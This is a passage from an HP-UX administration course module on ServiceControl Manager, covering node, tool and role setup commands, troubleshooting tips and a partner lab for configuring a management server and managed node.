
Command Line

```
mxnode -a hostname
mxnode -a ipaddress
mxnode -a -f host.file
```

Module 17
ServiceControl Manager

- **a** Option to add node(s).
- **f** Option to specify node data from file.

17-9. SLIDE: SCM Tools



Student Notes

Two basic types of tools can be managed with ServiceControl Manager. The first is Single System Aware tools. Single System Aware tools are programs, scripts, or commands that are designed to run on a local system (for example, **grep**). The second type tool is a Multiple System Aware tool. Multiple System Aware tools are programs, scripts, or commands that are designed to run across a network, to change more than one system at a time (for example, Software Distributor). The added benefit that SCM brings to these programs, scripts, and commands is that SCM wraps each of these into what is called a tool. The tool then can be run from a CMS, and data will be collected on the CMS, no matter which node or nodes are selected.

17-10. SLIDE: Adding a Tool

Adding a Tool

The screenshot shows the 'ServiceControl Manager - New Tool' dialog box. The 'General' tab is selected. The 'Name' field contains 'bdf'. The 'Category' field contains 'General Tools'. The 'Last modified' field is empty. The 'Description' field contains 'bdf [options]' with '(optional)' to its right. The 'Run as' dropdown menu is set to 'current user'. The 'Save stdout/stderr to log file' checkbox is checked. The 'Comments' field contains 'All arguments are optional' with '(optional)' to its right. The 'OK', 'Cancel', and 'Help' buttons are at the bottom.

Student Notes

A tool is an encapsulation of functionality (an HP-UX command) or a specification of files to copy from the CMS to a target node. Any user can create a tool, but only a Trusted User can assign roles and tool owner. This allows any user to create a tool and use it on any nodes on which he has Master Role authorization.

NOTE: A tool that forces target system(s) to reboot should be created with the launch option. Otherwise, the Distributed Task Facility could hang, waiting for a response from agent software on the target(s). The command line must be used to define a tool with the launch option.

GUI

- Select the **Tools** view in the left pane of the main window.
- Select **Actions**.
- Select **New**.
- Select **Tool**.
- Answer the fields under each of the tabs:
 - a. **General** tab: Define the name and description.

- b. **Command and Parameters** tab: Define the command and arguments used.
- c. **File Transfer** tab: Defines any files to be placed on a remote system.
- d. **Privileges and Authorizations**: Define roles permitted to use the tool.

File Format for Defining a Tool

The file format for defining a tool is used for adding and modifying tools from the command line. Single System Aware (SSA) tools can copy files. Some values are ignored if the tool creator is not a Trusted User. Some tool definition files provided as part of ServiceControl Manager start with the "MSA tools," the Multiple System Aware (MSA) file format.

NOTE: Where no length limits are specified for a value in the following tool definitions, the GUI applies a limit of 1024 characters. This can cause values in tool definitions created from the command line to be truncated when modified using the GUI.

Simple ps Example

The following listing describes a simple tool that executes **ps** on one or more targets, and returns the results:

```
SSA tool "ps" {
    description "ps <options> "
    comment "Must specify options, such as -ef"
    revision "1.0"
    category "General Tools"
    execute {
        command "/usr/bin/ps "
        arguments {
            " " : "Options"
        }
        nolog
        nolaunch
    }
}
```

The preceding example defines a Single System Aware tool called **ps**. The following are the keywords used within the file and the meaning of each.


SSA tool	Denotes the type of tool as being Single System Aware— It is followed by the tool name.
description	Comments detailing what function this tool performs — The limit is 1024 characters.
comment	Comment string on tool.
revision	Revision information can include spaces.

ServiceControl Manager

owner	Existing ServiceControl Manager user's name. Empty by default if the creator is a Trusted User.
category	Name of tool category — String (80 char max) that can contain spaces. Defaults to "Local Tools."
command	HP-UX command string.
arguments	Command line options for the command.
nolaunch	Reports results of command execution.
nolog	Does not log stdout and stderr .
userName	Command will be executed on the remote node as this userName .

17-11. SLIDE: Specifying the Command and Its Parameters

Specifying the Command and Its Parameters



Student Notes

This is the screen shown under the **Command and Parameters** tab. Enter the command and any arguments for the command, then press the **Add** button.

17-12. SLIDE: User Roles

User Roles

Default Roles

Role Name	Enabled	Description
Master Role	true	The ServiceControl Master Role role
dbadmin	true	A role for Database Administrators
webadmin	true	A role for Web Server Administrators
operator	true	A read-only role for operators
lvadmin	true	A role for LVM Administrators
role06 ... role16	true	For use by ServiceControl Administrators

Student Notes

Authorizations are given out based on three criteria: user, nodes, and tools.

GUI

- Select **Users** in the left pane of the main window.
- Select **Actions**.
- Select **Properties**.
- Move to the **Role Assignment** tab.
- Answer all fields within the **Role Assignment** tab.

Command Line

Use **mxauth -a**. Authorizations can be added individually or from a file.

- a option to add an authorization
- f option to supply list of authorizations from a file
- u option preceding user identification
- R option preceding role
- n option preceding node


NOTE: User names, role names, and node names are case insensitive in ServiceControl Manager.

Examples

```
mxauth -a -f auth.file
mxauth -a -u joe -R sapadmin -n sap01
mxauth -a -u frank -R Master Role -n "*"
```

The first example adds all the authorizations listed in the **auth.file**. The second example adds user **joe** (provided **joe** is a recognized HP-UX user). Joe has **sapadmin** responsibilities on the **sap01** node. The final example shows user **frank** being given the Master Role on all nodes within the SCM cluster.

17-13. SLIDE: Adding a User




Student Notes

Only a trusted user is permitted to add additional users with ServiceControl Manager. The SCM GUI is best for adding new users.

GUI

- Select the **Users** view.
- Select **Actions**.
- Select **New**.
- Select **User**.
- Answer each field in the resulting dialog box.

17-14. SLIDE: Assigning User Roles



Student Notes

Authorizations are given out based on three criteria: user, nodes, and tools.

GUI

- Select **Users** in the left pane of the main window
- Select **Actions**
- Select **Properties**
- Move to the **Role Assignment** tab.
- Answer all fields within the **Role Assignment** tab.

Command Line:

Use **mxauth** -a. Authorizations can be added individually or from a file.

- a option to add an authorization
- f option to supply list of authorizations from a file
- u option preceding user identification
- R option preceding role
- n option preceding node


NOTE: User names, role names, and node names are case insensitive in ServiceControl Manager.

Examples:

```
mxauth -a -f auth.file
mxauth -a -u joe -R sapadmin -n sap01
mxauth -a -u frank -R Master Role -n "*"
```

The first example adds all the authorizations listed in the auth.file. The second example adds user joe (provided joe is a recognized HP-UX user). Joe has sapadmin responsibilities on the sap01 node. The final example shows user frank being given the Master Role on all nodes within the SCM Cluster.

17-15. SLIDE: Using Tools



Student Notes

Attaching Roles

The roles attached to a tool determine which users are allowed to use the tool. A user on a node can execute a tool only if the tool is assigned a role that is assigned to the user on that node. Master Role is automatically attached to all tools and cannot be removed.

The syntax of a tool can be checked on the command line with the following:

```
mxtool -s -f.
```

The tool definition is complex enough to require a file for definition, so there are no command line options to provide component parts of a tool.

-s	Option to check the syntax of a tool definition
-f	Option to specify tool data from file
fileSpec	String, valid HP-UX file name (and optional path)

Example

```
mxtool -s -f /home/defs/newToolDef
```

Run a Tool

GUI

- Select **Tools** in the left pane of the main window.
- Open the **Tool Category** containing the tool to be run.
- Select and double-click a tool.
- Respond to the resulting dialogs to choose nodes and node groups on which to run the tool.

Command Line

Providing a tool name to **mxexec** runs the tool.

-t	Flag preceding tool name
tool name	Name of an existing ServiceControl Manager tool
-A	Flag preceding argument string
simpleArg	Argument with no special characters (white space)
complexArg	Argument with special characters (white space)
-O	Option to store stderr and stdout from all nodes in a single.
-o	Option to store stderr and stdout in separate file for each node.
-n	Flag preceding target(s)
g:	Denotes the use of a node group instead of a node name

Examples

```
mxexec -t "Check Disk Space" -n g:dbgroup
```

```
mxexec -t newTool -A "-p" -n web1 web2 g:"new systems"
```

The first example shows running a tool called **Check Disk Space** on a node group called **dbgroup**. The second example runs the tool **newTool** with the argument **-p** on all nodes in the **new systems** group, along with the **web1** and **web2** nodes.

17-16. SLIDE: Troubleshooting SCM

Troubleshooting SCM

Three major troubleshooting areas:

- Operating system and networking
- ServiceControl Manager
- GUI and Netscape

Student Notes

ServiceControl Manager depends on a number of daemon processes executing on the central management server and the managed nodes. Failure of the daemons or of communications among them can sometimes produce conditions that are not always easily understood by the error messages produced. Here are a few tips for diagnosing these problems.

The tips are broken into three broad groupings:

- Operating system and networking
- ServiceControl Manager
- GUI, Netscape, PC Web client

Operating System and Networking

- Insufficient swap space
 - Symptoms Receive "**Out of memory**" exception when running **mx*** commands.
 Receive memory errors from other HP-UX commands
 - Verification Use **swapinfo(1m)** to check that enough swap space is available.
 - Fix Increase available swap or kill other unnecessary processes.
- Insufficient file system space in **/var**
 - Symptoms Log Manager failures
 Unable to add new nodes because node properties file cannot be written
 Unable to set up ServiceControl Manager initially (**mxsetup** fails)
 Unable to add any new objects due to failures in writing the repository
 - Verification Use **bdf(1)** to check for free space on **/var**.
 - Fix Increase size of **/var** or remove other, unwanted files from the **/var** file system
- Agent unable to **nslookup** the central management server hostname
 - Symptom **swinstall** of AgentConfig on a node to be managed fails with:
 ERROR:"**agentnode:/**": one configure or unconfigure scripts failed.
 - The execution phase failed for "**agentnode:/**".
 - Analysis and execution had errors.
 - Verification Use **nslookup cms_name** to test DNS on the managed node.
 - Fix Set up DNS properly on managed node, for example, add central management server information to the managed node's **/etc/hosts** file.
- Central management server unable to **nslookup** node hostname
 - Symptoms **mxnode -a agentnode** or **mxnode -r agentnode** receives exit code 21:
 The following node name cannot be resolved to an IP address: agentnode
 - Verification Use **nslookup nodename** to test DNS on the Central Management Server (CMS).
 - Fix Set up DNS properly on the CMS.
- Version and patch level of X Window server
 - Symptoms You are having GUI display problems in your X display of **scmgr** that are not occurring for other users.

- | | |
|--------------|---|
| Verification | Verify that other users are not having the same problem. Try logging into their system as your self and verify that there are no longer display problems. |
| Fix | Make sure that your local system has the same version and patch-level for the X11 server, X11 run time libraries, and CDE run time. |

ServiceControl Manager

- Corruptor missing node properties file on CMS

- | | |
|--------------|---|
| Symptoms | Attempting to add a node generates the following error message:
"The properties file for the following node does not exist..." |
| Verification | List the contents of the /var/opt/mx/nodes directory and verify that a file exists whose file name is the hostname of the node to be added. Use ll (1) to make sure the file size is similar to other files in the same directory. |
| Fix | If the file exists, remove it. Make sure the SCM agent software has been installed on the node as described in <i>Setting Up a Managed Node</i> . Restart the SCM agent on the node to be added using kill (1) to kill the existing agent and allowing init to start a new one. |

- Syntax problems in tool definitions

- | | |
|--------------|---|
| Symptom | Using mxtool -af fileName yields syntax errors for a specific file name. |
| Verification | Use mxtool -lf -t toolname to dump the definition of similar tools. |
| Fix | Compare differences between a similar tool and the new tool. Make changes as appropriate. |

- Tool ownership problems

- | | |
|--------------|--|
| Symptoms | Only the Master Role, regardless of other role assignments, may use a tool. |
| Verification | mxtool -lf -t toolname grep owner
If "owner" appears in the output, the tool has an owner. |
| Fix | A Trusted User must modify the tool to remove the tool owner in order for all other roles assigned to the tool to be able to use the tool. |

- Missing .initialization file

- | | |
|---------|--|
| Symptom | When trying to execute any of the ServiceControl Manager commands from the command line, the SCM returns the message:
"ServiceControl Manager has not been initialized." |
|---------|--|

- | | |
|--------------|--|
| Verification | Ensure that the SCM was installed on the system in question. If SCM was installed, check in the directory <code>/var/opt/mx/data</code> for the <code>.initialization</code> file. |
| Fix | If the SCM was not installed, install the SCM. If SCM is not configured, run <code>/opt/mx/bin/mxsetup</code> . If you know that the SCM was configured and the <code>.initialization</code> file was moved to another directory, enter the <code>/var/opt/mx/data</code> directory and touch <code>.initialization</code> . |
- Log file moved, renamed or deleted while SCM is running
- | | |
|--------------|--|
| Symptom | Nothing is being logged to <code>/var/opt/mx/logs/scmgr.log</code> . |
| Verification | Check that the file exists, and is writable.
Check that the <code>mxlogmgr</code> process is running.
Run a tool to verify that nothing is being logged. |
| Fix | To resume logging, use <code>kill (1)</code> to kill the existing <code>mxlogmgr</code> , allowing <code>init</code> to start a new <code>mxlogmgr</code> process. |
- Corrupt or missing node properties file on CMS
- | | |
|--------------|---|
| Symptoms | Tool execution never completes — remains in Pending state on all nodes. |
| Verification | Tool command line uses the shell and operator to put execution of the command in the background. |
| Fix | Do not use the shell and operator. Instead, use the tool attribute <code>launch</code> to launch the command and ignore its results. If tools containing the and operator have been run and are now stuck in the Pending state, kill the agents on all the nodes that are running the tool. Use <code>kill 'cat /etc/opt/mx/mxagentpid'</code> to kill the agent. |

GUI, Netscape

- DISPLAY variable not set for `mxexec`
- | | |
|--------------|---|
| Symptoms | Running tools that should bring up an X Window GUI display produces nothing, with no errors reported from <code>mxexec</code> . |
| Verification | Check to see if <code>DISPLAY</code> is set and exported correctly. |
| Fix | Set and export <code>DISPLAY</code> to reference the desired X Window server. |
- Netscape communicator running on host other than central management server
- | | |
|----------|--|
| Symptoms | An attempt is made to use the currently running browser because the Web Admin web server is running on the CMS host, but the page fails to be displayed. |
|----------|--|

Verification The Web Admin web server does not allow access by the host where your Netscape browser is running.

Fix A workaround is to exit the Netscape browser from the unsupported host and re-invoke online help to start a new Netscape browser on the CMS host. The solution is:

1. Set the web server to allow access from the host running.
2. Try accessing Help again.

17-17. LAB: ServiceControl Manager

Directions

In this lab, you will install and configure ServiceControl Manager. You will need to work with a partner: one partner's system will be configured as the SCM Central Management Server, and the other will be configured as a Managed Node. Record your hostnames below:

CMS Server: _____

Managed Node: _____

Installing ServiceControl Manager

Install ServiceControl Manager to all nodes.

```
# swinstall -s /var/spool/sw/scm \*
```

Once the product is installed ensure that the nodes you are using in your group both have each others host and IP address in the local `/etc/hosts` file.

Part I: Configuring the Central Management Server

1. Two kernel parameters may need to be adjusted, too. Verify that `max_thread_proc` is at least 96, and `nkthread` is at least 1000, then run SAM to adjust these parameters as necessary (Hint: `nkthread` is defined by a formula based on `nproc`, which is based on the value of `maxusers`. If you need to increase `nkthread`, try doubling `maxusers`).

```
# kmtune -lq max_thread_proc
# kmtune -lq nkthread
```

2. SCM can easily consume 512MB of memory/swap. Configure 256MB of auxiliary swap to supplement the 256MB of primary swap already configured.

```
# lvcreate -L 256 -n swap vg00
# swapon /dev/vg00/swap
```

3. Create a user account for the SCM Trusted User. For the sake of this lab, use username `scm` for the Trusted User account.

```
# useradd -m scm
# passwd scm
```

4. Verify that the required SCM software components are installed on your CMS server. All of the components except `NscapeDir411Srv` are included in the 11i Operating Environments. If `NscapeDir411Srv` or any other components are missing, install them from the Application CD/Depot.

```
# swlist -I
```

Click on View → Change Software View → Start with Products

Check for the following products

DCE-Core DMI EMS-Config EMS-Core EMS-MIBMonitor Ignite-UX
NescapeDir411Srv NS-communicate (or NS-COM4) OBAM
ServControlMgr SCR SW-DIST

5. Run the SCM setup script. Make sure you have closed all SD-UX windows before running the setup script.

```
# /opt/mx/bin/mxsetup
```

- Choose and confirm an SCR password.
- Choose a name for your managed cluster.
- When asked for the login name of the SCM "trusted user", enter **scm**.
- When asked if you wish to backup the repository, answer **yes**.
- Accept the default pathname for the SCR backup file.
- Confirm your selections.

Be patient. The setup takes several minutes.

6. If **mxsetup** fails for any reason, address any errors listed in the log file, unconfigure SCM, then try again.

```
# more /var/opt/mx/logs/scmgr-setup.log  
# /opt/mx/bin/mxsetup -u -f  
# /opt/mx/bin/mxsetup
```

7. When the setup is complete, check the log file for errors.

```
# more /var/opt/mx/logs/scmgr-setup.log
```

Part II: Configuring SCM Agent Software on the Managed Node

1. Verify that the pre-requisite software components are installed on your Managed Node. If you are missing any components, install them from the Application CD/Depot.

```
# # swlist -I
```

Click on View → Change Software View → Start with Products

Check for the following products

DMI EMS-Config EMS-Core EMS-MIBMonitor ServControlMgr SCR
SW-DIST

2. Install the agent software on the managed node.

```
# swinstall -s CMSServer:/var/opt/mx/depot11 AgentConfig
```

Part III: Adding Managed Nodes to the SCM Cluster

After installing SCM, you must add the nodes you wish to manage to the SCM cluster. This initial configuration must be performed by the SCM Trusted User.

1. Login on the Management Server as the Trusted SCM user, set the **DISPLAY** variable, and launch the SCM GUI.

```
# xhost +  
  
# su - scm  
$ export DISPLAY=:0  
$ /opt/mx/bin/scmgr &
```

2. Initially, the SCM server itself is the only member of the SCM Managed Cluster. Add your partner's host to the SCM Managed Cluster, too.

- Click **Actions** -> **New** -> **Node**.
- Enter the Managed Node's hostname at the **Node Name** prompt.
- Click **OK**.
- Click **Nodes** in the left pane to view the list of managed nodes.
- Verify that the CMS server itself, as well as the Managed Node, appear in the node list.

3. Authorize the SCM user to manage the Managed Node added in the previous step

- Single click on **Users** in the left pane
- Double click on the **scm** user in the right pane
- In the **User Properties** window click on the **Role Assignment** tab
- Select your Managed Node, Select the **Master Role**, click on **Add** and **OK**

4. Remain logged into the SCM GUI for the next part of the lab...

Part IV: Using SCM Tools

Now you can begin managing your Managed Nodes from the SCM Server!

1. Use the SCM **ps** tool to list the processes running on the Managed Node.

- Single-click **Tools** in the left pane of the SCM GUI.
- Double-click **General Tools** in the right pane of the SCM GUI.
- Double-click **ps** in the right pane of the SCM GUI.
- Click the Managed Node's hostname in the Tool window.
- Click the **Command Parameters** tab.
- Type **-ef** in the Value box.
- Click **Modify**.

- Click the **OK** button to run the tool.
 - After viewing the result in the **Task Result** window, click **OK** to close the window.
2. Try using SCM to determine the amount of free disk space on the Managed Node.
 - Single-click **Tools** in the left pane of the SCM GUI.
 - Double-click **General Tools** in the right pane of the SCM GUI.
 - Double-click **bdf** in the right pane of the SCM GUI.
 - Click the Managed Node's hostname in the Tool window.
 - Click the **OK** button to run the tool.
 - After viewing the result in the Task Result window, the click **OK** to close the window.
 3. Remain logged into the SCM GUI for the next part of the lab...

Part V: Creating Custom Tools

The SCM product includes many standard tools. However, SCM users can create their own tools, too. This portion of the lab will walk you through the process required to create a custom tool.

1. Create an SCM tool that might be used to view the status of the lp spooler on a Managed Node via the `lpstat` command.
 - Click **Actions -> New -> Tool**.
 - In the **New Tool** window, click the **General** tab.
 - In the Name box, type **Show lpstat**
 - In the Description box, type **Display spooler status**
 - Select **Run as root**.
